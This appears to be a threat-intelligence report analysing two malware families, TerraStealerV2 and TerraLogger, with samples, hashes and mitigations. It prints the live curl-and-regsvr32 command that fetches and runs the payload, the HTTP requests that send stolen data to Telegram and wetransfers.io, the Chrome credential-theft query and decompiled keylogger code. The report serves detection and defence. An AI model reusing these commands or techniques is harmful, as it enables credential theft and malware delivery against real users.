

Executive Summary

Insikt Group identified two new malware families — TerraStealerV2 and TerraLogger — linked to the financially motivated threat actor Golden Chickens (also known as Venom Spider). Golden Chickens is known for operating a Malware-as-a-Service (MaaS) platform used by cybercriminal groups such as FIN 6, Cobalt Group, and Evilnum. The new families, observed between January and April 2025, suggest ongoing development aimed at credential theft and keylogging.

TerraStealerV2 is designed to collect browser credentials, cryptocurrency wallet data, and browser extension information. While it targets the Chrome “Login Data” database to steal credentials, it does not bypass Application Bound Encryption (ABE) protections introduced in Chrome updates after July 2024, indicating the malware code is outdated or still under development. Data is exfiltrated to both Telegram and the domain *wetransfers[.]io*. The stealer has been observed being distributed via multiple formats, including LNK, MSI, DLL, and EXE files, and leverages trusted Windows utilities, such as *regsvr32.exe* and *mshta.exe*, to evade detection.

TerraLogger, by contrast, is a standalone keylogger. It uses a common low-level keyboard hook to record keystrokes and writes the logs to local files. However, it does not include functionality for data exfiltration or command-and-control (C2) communication, indicating it is either in early development or intended to be a modular part of the Golden Chickens MaaS ecosystem.

The current state of TerraStealerV2 and TerraLogger suggests that both tools remain under active development and do not yet exhibit the level of stealth typically associated with mature Golden Chickens tooling. Given Golden Chickens' history of developing malware for credential theft and access operations, these capabilities will likely continue to evolve. Organizations are advised to follow the mitigation guidance provided in this report to reduce the risk of compromise as these malware families mature.

Key Findings

- Insikt Group identified two new malware families, TerraStealerV2 and TerraLogger, attributed to the threat actor Golden Chickens. TerraStealerV2 can steal browser credentials and target cryptocurrency wallets, while TerraLogger functions solely as a standalone keylogger module.
- TerraLogger is the first observed use of a keylogging capability within malware developed by Golden Chickens.
- TerraStealerV2 lacks support for decrypting Chrome ABE-protected credentials, indicating the tool is likely outdated or still under development.
- Insikt Group observed ten distinct TerraStealerV2 distribution samples between January and March 2025 that employed varied delivery methods, including MSI, DLL, and LNK files.

Background

Golden Chickens, also tracked under the alias Venom Spider, is a financially motivated cyber threat actor known for operating a stealthy and modular malware suite under a MaaS model. Since [at least](#) 2018, the Golden Chickens MaaS suite has been deployed in campaigns targeting high-value organizations through social engineering vectors, particularly spearphishing campaigns leveraging fake job offers or resumes. Notably, the malware is used by top-tier cybercrime groups, including Russia-based FIN6 and Cobalt Group, as well as the Belarus-based Evilnum, which has been [linked](#) to damages of over \$1.5 billion USD globally.

The core components of the Golden Chickens MaaS suite are VenomLNK and TerraLoader. Initial infections are typically achieved through VenomLNK, a malicious Windows shortcut file, which executes TerraLoader, a loader module responsible for deploying additional Golden Chickens malware. These modules include TerraStealer for credential harvesting, TerraTV for TeamViewer hijacking, and TerraCrypt for ransomware deployment. Additional malware families attributed to the Golden Chickens ecosystem include TerraRecon for reconnaissance, TerraWiper for data wiping, and lite_more_eggs, as depicted in **Figure 1** below.

 <p>TerraWiper</p> <ul style="list-style-type: none"> • Master Boot Record (MBR) Wiper (0-ing) • Written in PureBasic 	 <p>TerraCrypt</p> <ul style="list-style-type: none"> • Ransomware • Written in Pure Basic 	 <p>TerraRecon</p> <ul style="list-style-type: none"> • Recon Tool • Written in VB and PureBasic • Mid AV Detection 	 <p>TerraTV</p> <ul style="list-style-type: none"> • Custom DLL used to hijack TeamViewer clients. Dropped among legit TeamViewer clients. • Written in PureBasic • Low AV Detection 	 <p>SONE/ TerraStealer</p> <ul style="list-style-type: none"> • Info Stealer • Written in PureBasic • Low AV Detection 	 <p>lite_more_eggs</p> <ul style="list-style-type: none"> • Loads more_eggs • Written in JavaScript • FUD 	 <p>VenomLNK</p> <ul style="list-style-type: none"> • A Windows Shortcut file • Low to Mid AV Detection
--	---	---	--	---	---	--



Figure 1: Previously reported Golden Chickens malware families (Source: [Quo Intelligence](#))

Attribution efforts by eSentire's Threat Response Unit have [linked](#) Golden Chickens to a threat actor known as badbullzvenom, a persona that is believed to be operated jointly by individuals from Moldova and Montreal, Canada. The threat actor's development history demonstrates progress from a low-level forum participant to an established MaaS provider. Tools developed by Golden Chickens have been [weaponized](#) in several campaigns, including high-profile attacks on British Airways, Newegg, and Ticketmaster UK.

Between August and October 2024, Zscaler ThreatLabz [observed](#) renewed activity attributed to Golden Chickens involving the deployment of two newly identified malware families: RevC2 and Venom Loader. These tools were delivered via VenomLNK campaigns, leveraging social engineering lures like

cryptocurrency payment requests and software API documentation. **Figure 2** illustrates the attack chain used to deliver RevC2.




Figure 2: Recent Golden Chickens attack chain used to deliver RevC2 (Source: [ZScaler](#))

While the initial delivery vector is not known, the infection sequence begins with the execution of a VenomLNK file. This file downloads a decoy image consistent with the lure theme (in this case, software API documentation) and initiates RevC2 execution. Specifically, the LNK file leverages `wmic.exe` to invoke `regsvr32.exe`, which loads a malicious OCX payload hosted on a remote network share.

Technical Analysis

Insikt Group identified two new malware families attributed to the threat actor group Golden Chickens. The first, tracked as TerraStealerV2, is a stealer primarily targeting browser credentials, cryptocurrency wallets, and browser extensions. The second, tracked as TerraLogger, is a keylogger observed as a standalone module. The following subsections provide a detailed technical analysis of each malware family.

TerraStealerV2

Insikt Group recently identified a new stealer attributed to Golden Chickens, uploaded to Recorded Future Malware Intelligence on March 3, 2025. A Program Database (PDB) path embedded in the sample (see **Figure 3**) suggests the threat actor refers to the malware as NOK; however, Insikt Group tracks it as TerraStealerV2.

```
C:\Users\Admin\source\repos\NOK\NOK\x64\Release\NOK.pdb
```

Figure 3: TerraStealerV2 PDB string (Source: Recorded Future)

The stealer is intended to be delivered as an OCX file and executed via `regsvr32.exe`, which invokes the `DllRegisterServer` export function. Upon execution, `DllRegisterServer` first checks that the provided file has a `.ocx` extension and that the filename ends with a specific hard-coded character or digit (for example, `0.ocx`). It then verifies that the file is being run by `regsvr32.exe` before proceeding, as illustrated in **Figure 4** below.




Figure 4: Flow chart illustrating TerraStealerV2's anti-analysis checks (Source: Recorded Future)

The malware then performs string deobfuscation using an XOR decoding routine with a hard-coded key. It collects basic host information by invoking `GetUserNameA` and `GetComputerNameA` to retrieve the local user and system names. It then determines the victim's IP address by making an HTTP request to `ifconfig[.]me`. The collected data is subsequently exfiltrated via the Telegram messaging platform to

a channel named "Noterdam" using a bot token associated with "NoterdanssBot," as shown in **Figure 5**.

```
POST /<redacted>/sendMessage?chat_id=-4652754121 HTTP/1.1
Host: api.telegram.org
Accept: */*
Content-Length: 24014
Content-Type: application/x-www-form-urlencoded

chat_id=-4652754121&text=%2A%2ANew%20User%20Ran%20the%20Application%2A%2A%0A%2
A%2AUsername%3A%2A%2A%20Admin%0A%2A%2APC%20Name%3A%2A%2A%20UUHJKMQK%0A%2A%2AIP
%20Address%3A%2A%2A%20%3C%21DOCTYPE%20html%3E%0A%3Chtml%20lang%3D%22en%22%3E%0
A%0A%3Chead%3E%0A%20%20%20%20%3Cmeta%20http-equiv%3D%22Content-Type%22%20conten
t%3D%22text%2Fhtml%3B%20charset%3DUTF-8%22%3E%0A%20%20%20%20%3Cmeta%20http-req
uiv%3D%22content-style-type%22%20content%3D%22text%2Fcss%22%20%2F%3E%0A%20%20%
20%20%3Cmeta%20http-equiv%3D%22content-script-type%22%20content%3D%22text%2Fja
vascript%22%20%2F%3E%0A%20%20%20%20%3Cmeta%20http-equiv%3D%22content-language%
22%20content%3D%22en%22%20%2F%3E%0A%20%20%20%20%3Cmeta%20http-equiv%3D%22pragm
a%22%20content%3D%22no-cache%22%20%2F%3E%0A%20%20%20%20%3Cmeta%20http-equiv%3D
%22cache-control%22%20content%3D%22no-cache%22%20%2F%3E%0A%20%20%20%20%3Cmeta%
20name%3D%22description%22%20content%3D%22Get%20my%20IP%20Address%22%20%2F%3E%
0A%20%20%20%20%3Cmeta%20name%3D%22keywords%22%20content%3D%22ip%20address%20if
config%20ifconfig.me%22%20%2F%3E%0A%20%20%20%20%3Cmeta%20name%3D%22author%22%2
0content%3D%22%22%20%2F%3E%0A%20%20%20%20%3Clink%20rel%3D%22shortcut%20icon%22
%20href%3D%22favicon.ico%22%20%2F%3E%0A%20%20%20%20%3Clink%20rel%3D%22canonica
l%22%20href%3D%22https%3A%2F%2Fifconfig.me%2F%22%20%2F%3E%0A%20%20%20%20%3Ctit
le%3EWhat%20Is%20My%20IP%20Address%3F%20-%20ifconfig.me%3C%2Ftitle%3E%0A%20%20
%20%20%3Cmeta%20name%3D%22viewport%22%20content%3D%22width%3Ddevice-width%2C%2
0initial-scale%3D1%22%3E%0A%20%20%20%20%3Clink%20href%3D%22.%2Fstatic%2Fstyles
%2Fstyle.css%22%20rel%3D%22stylesheet%22%20type%3D%22text%2Fcss%22%3E%0A%20%20
%20%20%3Clink%20href%3D%22https%3A%2F%2Ffonts.googleapis.com%2Fcss%3Ffa
```

Figure 5: TerraStealerV2 exfiltrating initial data to Telegram (Source: [Recorded Future](#))

URL decoding the message's POST data reveals that the threat actor sends a structured notification to a Telegram channel. The notification, shown in **Figure 6**, includes an alert indicating a new user ran the application, the collected username and system name, and the raw HTML response from the `ifconfig[.]me` request.

```
**New User Ran the Application**
**Username:** Admin
**PC Name:** UUHJKMQK
**IP Address:** <!DOCTYPE html>
<html lang="en">

<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
```

```
<meta http-equiv="content-style-type" content="text/css" />
<meta http-equiv="content-script-type" content="text/javascript" />
<meta http-equiv="content-language" content="en" />
<meta http-equiv="pragma" content="no-cache" />
<meta http-equiv="cache-control" content="no-cache" />
<meta name="description" content="Get my IP Address" />
```

Figure 6: URL-decoded data exfiltrated to Telegram (Source: [Recorded Future](#))

The malware then enumerates active processes, searching for instances of `chrome.exe`; if detected, it attempts to terminate the process using the [TerminateProcess](#) Windows API. This behavior is likely intended to release any file locks on Chrome's browser database files, ensuring unobstructed access during data extraction. Following this, the malware attempts to extract stored credentials and other sensitive data from Chrome and targets specific cryptocurrency wallets and browser extensions.

The Chrome browser database theft implementation copies the "Login Data" database to `C:\ProgramData\Temp\LoginData` and then extracts saved logins using a statically linked SQLite library to execute the SQL query `SELECT origin_url, username_value, password_value FROM logins`. TerraStealerV2 uses SQLite version 3.46.0, which is the same version statically linked in RevC2, suggesting possible code reuse or shared development practices. However, the implementation does not bypass Chrome's ABE, meaning collected passwords will not be decrypted for any hosts with Chrome-based browsers updated since July 24, 2024. This limitation suggests that the stealer code is outdated or still under active development, as effective stealers typically incorporate ABE bypass techniques to extract decrypted credentials from modern versions of Chrome or Microsoft Edge.

Exfiltrated browser login data and informational messages are written to `C:\ProgramData\file.txt` and copied to `%LOCALAPPDATA%\Packages\Bay0NsQIzx\p.txt` when stealing operations have completed. If found, targeted browser extensions and wallets have their directories copied to `%LOCALAPPDATA%\Packages\Bay0NsQIzx`, and a Telegram message is sent indicating the number of crypto wallets found. The contents of `%LOCALAPPDATA%\Packages\Bay0NsQIzx` are subsequently compressed into an archive named `output.zip`, located in the same directory. The archive is then exfiltrated to the Telegram bot and a secondary C2 endpoint hosted at `wetransfers[.]jio/uplo.php`, as shown in **Figure 7**. The domain `wetransfers[.]jio` was registered on February 18, 2025, via NameCheap, Inc., and is currently hosted behind Cloudflare infrastructure.

```
POST /uplo.php HTTP/1.1
Host: wetransfers.io
Accept: */*
Content-Length: 11252
Content-Type: multipart/form-data;
boundary=-----rUxSmqCNbtGx4auL8M41n1

-----rUxSmqCNbtGx4auL8M41n1
Content-Disposition: form-data; name="zipFile"; filename="output.zip"
```

```

Content-Type: application/octet-stream

PK.....3.dZ...'')...).....p.txt2025-03-04 21:33:38 - Total Browsers 2
PK..?.....3.dZ...'')...).....p.txtPK.....3...L.....
-----rUxSmqCNbtGx4auL8M41nl
Content-Disposition: form-data; name="pcname"

UUHJKMQK
-----rUxSmqCNbtGx4auL8M41nl
Content-Disposition: form-data; name="username"

Admin
-----rUxSmqCNbtGx4auL8M41nl
Content-Disposition: form-data; name="totalwallets"

0
-----rUxSmqCNbtGx4auL8M41nl
Content-Disposition: form-data; name="ip"

<!DOCTYPE html>
<html lang="en">

<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
  <meta http-equiv="content-style-type" content="text/css" />
  <meta http-equiv="content-script-type" content="text/javascript" />
  <meta http-equiv="content-language" content="en" />
  <meta http-equiv="pragma" content="no-cache" />
  <meta http-equiv="cache-control" content="no-cache" />
  <meta name="description" content="Get my IP Address" />
  <meta name="keywords" content="ip address ifconfig ifconfig.me" />

```

Figure 7: TerraStealerV2 exfiltrating data to *wetransfers[.]io*. (Source: [Recorded Future](#))

Distribution

Insikt Group has identified multiple delivery mechanisms employed in the distribution of TerraStealerV2, including executable files (EXEs), dynamic-link libraries (DLLs), Windows Installer packages (MSI), and shortcut (LNK) files. Across all observed cases, the TerraStealerV2 OCX payload was retrieved from the URL *wetransfers[.]io/v.php* — a resource hosted on the same domain leveraged for data exfiltration — using either curl or PowerShell, and subsequently executed via *regsvr32.exe* (see **Figure 8**).

```

C:\Windows\SYSTEM32\cmd.exe
"cmd.exe" /v /c "set rnd=tmp%\%random%.ocx&& curl --ssl-no-revoke https://wetransfers.io/v.
php -o "!rnd!" && regsvr32 /s /i "!rnd!""

■ C:\Windows\system32\curl.exe
curl --ssl-no-revoke https://wetransfers.io/v.php -o "C:\Users\Admin\AppData\Local\Temp\2
85060.ocx"

■ C:\Windows\system32\regsvr32.exe
regsvr32 /s /i "C:\Users\Admin\AppData\Local\Temp\285060.ocx"

```

Figure 8: TerraStealerV2 distribution samples attack chain (Source: [Recorded Future](#))

Table 1 lists distribution samples, including their filenames, compilation timestamps, and the corresponding TerraStealerV2 payloads Golden Chickens have been observed deploying. One LNK file (SHA-256: 9aed0eda60e4e1138be5d6d8d0280343a3cf6b30d39a704b2d00503261adbe2a) appears to overlap with the activity cluster tracked as ClickFix. In this case, the LNK file dropped a payload masquerading as an MP4 file, which was executed via `mshta.exe` — a technique consistent with previously observed tactics in ClickFix campaigns.

TerraStealerV2 Distribution	Filename	Compilation/First Submitted Timestamp	TerraStealerV2 Loaded
9aed0eda60e4e1138be5d6d8d0280343a3cf6b30d39a704b2d00503261adbe2a	olala.lnk	2025-01-03 03:32 UTC	828eee78537e49b46e34a754306ccf67f6281b77e5caef53132a32b6b708e5c
58b324d37bbf6d706b0fe5dbb8bca92d9628a9c394ca81121cea1690a16a3afa	1.exe	2025-01-29 05:41:34 UTC	151a83f0b54d23d84fb152ee34c4344801da937d03cc354ab8a149d64b8247b3
63fb3ed0aba87917847ad256c4e89f7b250adc6e2eac74023bb52e091ab0ef97	BundleInstaller.dl l	2025-02-18 22:20:54 UTC	151a83f0b54d23d84fb152ee34c4344801da937d03cc354ab8a149d64b8247b3
4b6fa036aceb1e2149848ff46c4e1a6a89eee3b7d59769634ce9127fdaa96234	setup.msi	2025-02-19 12:44:27 UTC	151a83f0b54d23d84fb152ee34c4344801da937d03cc354ab8a149d64b8247b3
14d9d56bc4c17a97	setup.msi	2025-02-19 13:22:37 UTC	d6246e4f0425b38a

1a9d69b41a4663ab 7eb2ca5b52d860f9 613823101f072c31			26298b7840729e67 7c4d16f084a005c4 6fad4904637e726a
1ed9368d5ac629fa 2e7e81516e4520f0 2eb970d010d3087e 902cd4f2e35b1752	setup.msi	2025-02-19 19:26:03 UTC	151a83f0b54d23d8 4fb152ee34c43448 01da937d03cc354a b8a149d64b8247b3
766690a09ec97e41 4e732d16b99b1938 9a91835abc15684c c0f1aba2ca93cf98	hyhyhy.lnk	2025-02-28, 07:40 UTC	828eee78537e49b4 6e34a754306ccf67 f6281b77e5caef5 3132a32b6b708e5c
313203cb71acd29e 6cc542bf57f0e90c e9e9456e2483a204 18c8f17b7afe0b57	1.exe	2025-03-03 13:51:40 UTC	a2f7d83ddbe0aeba 5f5113a8adf2011d c1a7393fa4fe123e 74a17dbc2a702b13
77be5500892fee02 b79e58782dbb213e 952d2c4badbb2ab8 62f3f4d304ec9b4e	1.exe	2025-03-03 13:51:40 UTC	a2f7d83ddbe0aeba 5f5113a8adf2011d c1a7393fa4fe123e 74a17dbc2a702b13
de6ed44d21e5bc9b c5c1c51f33760a5d 96378308d02c2c81 ef2d75e7a201fb63	1.exe	2025-03-03 13:51:40 UTC	a2f7d83ddbe0aeba 5f5113a8adf2011d c1a7393fa4fe123e 74a17dbc2a702b13

Table 1: Samples used to distribute TerraStealerV2 (Source: Recorded Future)

TerraLogger

Insikt Group identified a new keylogger associated with Golden Chickens, which was uploaded to Recorded Future Malware Intelligence on January 13, 2025. Insikt Group tracks this family as TerraLogger and has identified five distinct samples. Four samples operate as intended and contain an identical PDB string, shown in **Figure 9** below. The remaining sample does not include this PDB string and instead uses the same PDB path as TerraStealerV2 (see **Figure 3** above). This outlier appears to be a developer test, using the same string-encoding method as TerraStealerV2; however, it fails during

execution due to a crash while initializing keylogger-related strings, which prevents the malware from reaching its primary entry point.

```
C:\Users\PC\Downloads\Projector\Projector\x64\Release\Projector.pdb
```

Figure 9: TerraLogger PDB string (Source: Recorded Future)

TerraLogger is typically delivered as an OCX file and employs the same initial execution checks as TerraStealerV2. It is intended to be executed via `regsvr32.exe`, which invokes the `DllRegisterServer` export function. Upon execution, it first checks that the provided file has a `.ocx` extension and that the filename ends with a hard-coded character or digit (such as `0.ocx`). It then verifies that it is being run by `regsvr32.exe` before proceeding. If the initial execution checks pass, TerraLogger opens a file handle to log keystrokes.

Insikt Group identified multiple file paths across the five identified samples, with logs written to files such as `a.txt`, `f.txt`, `op.txt`, or `save.txt` located in the `C:\ProgramData` folder. The malware implements its keylogger using a commonly observed technique by installing a `WH_KEYBOARD_LL` hook using `SetWindowsHookExA`, registering the `fn` callback function (shown in **Figure 10**) to intercept and process message events, enabling keyboard activity to be captured.

```
LRESULT __fastcall fn(int code, WPARAM wParam, LPARAM lParam)
{
    uint virtualKeyCode; // ecx

    if ( code >= 0 )
    {
        virtualKeyCode = *(_DWORD *)lParam;
        if ( wParam == WM_KEYDOWN )
        {
            if ( virtualKeyCode == 0x10 || virtualKeyCode - 0xA0 <= 1 )
                shiftKeyPressed = 1;
            else
                mw_log_key(virtualKeyCode);
        }
        else if ( wParam == WM_KEYUP && (virtualKeyCode == 0x10 || virtualKeyCode - 0xA0 <= 1) )
        {
            shiftKeyPressed = 0;
        }
    }
    return CallNextHookEx(g_keyboardHook, code, wParam, lParam);
}
```

Figure 10: Keylogger callback function (Source: Recorded Future)

Keystrokes are written to the open log file within the `mw_log_key` function. This function first retrieves the title of the current foreground window, then appends a line separator followed by the intercepted keystrokes. It contains logic to handle special characters, such as semicolons, brackets, and quotes,

and checks the state of the Shift key to determine the correct character to log. If a keycode does not match any known special keys, it is written in <KEY-[keycode]> format. An example of a resulting log file is shown in **Figure 11**.




Figure 11: Keylogger log file example (Source: Recorded Future)

Table 2 lists the five TerraLogger keylogger samples identified and summarizes the differences across versions. Compilation timestamps indicate that the first version was built on January 13, 2025, and that the most recent sample was compiled on April 1, 2025. These samples reflect minor, incremental updates, suggesting active development. Notable changes include modifications to the file path used for storing keystroke logs and a shift in how special keys are represented — from angle-bracketed, uppercase tokens (for example, <BACKSPACE>, <SHIFT>) to pipe-delimited, lowercase abbreviations (for example, |bck|, |sft|).

Sample	Compile Time	Save Path	Special Keys Capitalized	Special Keys Abbreviated
067421234fdd6316 28569bd86b6757ce 4c78139c3609493c 92db7b096b0c22f4	2025-01-13 14:16:35 UTC	c:\programdata\save. txt	✓	
315e0c9f0dbfa662 327c57a570bcafc7 9b1ba816deb9647f d8da5dc6dc1e8808	2025-02-06 09:00:22 UTC	c:\programdata\save. txt	✓	

f06097b6f4bf86ad 00c8f7115d538823 a73e531b0f06b66f 63f9c70e47f4ea98	2025-03-11 14:39:27 UTC	c:\programdata\op.txt	✓	
852879a9832cd13c bc9510503abf9b09 06bb5e08e5ffae74 381aaca3c502d826	2025-03-11 14:42:11 UTC	c:\programdata\a.txt		✓
81117772d2b1997f 4e280c3add3b56c1 28444ba05ec4eaaf 2293ef8ff1c76257	2025-04-01 15:54:57 UTC	c:\programdata\f.txt		✓

Table 2: Comparison of standalone TerraLogger sample changes (Source: Recorded Future)

Mitigations

- Block outbound network traffic to Telegram API endpoints in environments where Telegram is not an approved communication platform. Additionally, block access to the domain *wetransfers[.]io* at the network perimeter to reduce the risk of unauthorized data exfiltration.
- Detect and prevent execution of *regsvr32.exe* with OCX files in user directories or temporary paths using endpoint detection and response (EDR) tooling or application control policies.
- Monitor for execution of *mshta.exe* with suspicious arguments, particularly those referencing MP4 files, to identify delivery techniques used in TerraStealerV2 campaigns. Deploy detection rules to identify low-level keyboard hook installation via *SetWindowsHookExA* with *WH_KEYBOARD_LL* to detect keylogger behavior.
- Monitor for file creation in *C:\ProgramData* and *%LOCALAPPDATA%\Packages\Bay0NsQIzx* containing filenames such as *p.txt*, *file.txt*, or *output.zip*. Apply least privilege principles to prevent standard users from writing or executing files in system directories such as *C:\ProgramData*.
- Inspect LNK, MSI, and DLL files for anomalous or unexpected behavior during installation or execution, especially those invoking *regsvr32.exe*, *mshta.exe*, or downloading remote payloads.
- Keep Chromium-based browsers and systems up to date to ensure security features like ABE prevent unauthorized credential access.

Outlook

Insikt Group assesses that the Golden Chickens threat actor will likely continue iterative development of its main malware offerings and custom-built malware in support of financially motivated operations. The observed evolution of TerraStealerV2 and TerraLogger reflects a growing specialization in collecting sensitive information, particularly browser-stored credentials and user input data. These families also leverage low-prevalence delivery vectors and execution chains designed to evade detection, aligning with Golden Chickens' established operational preference for socially engineered initial access.

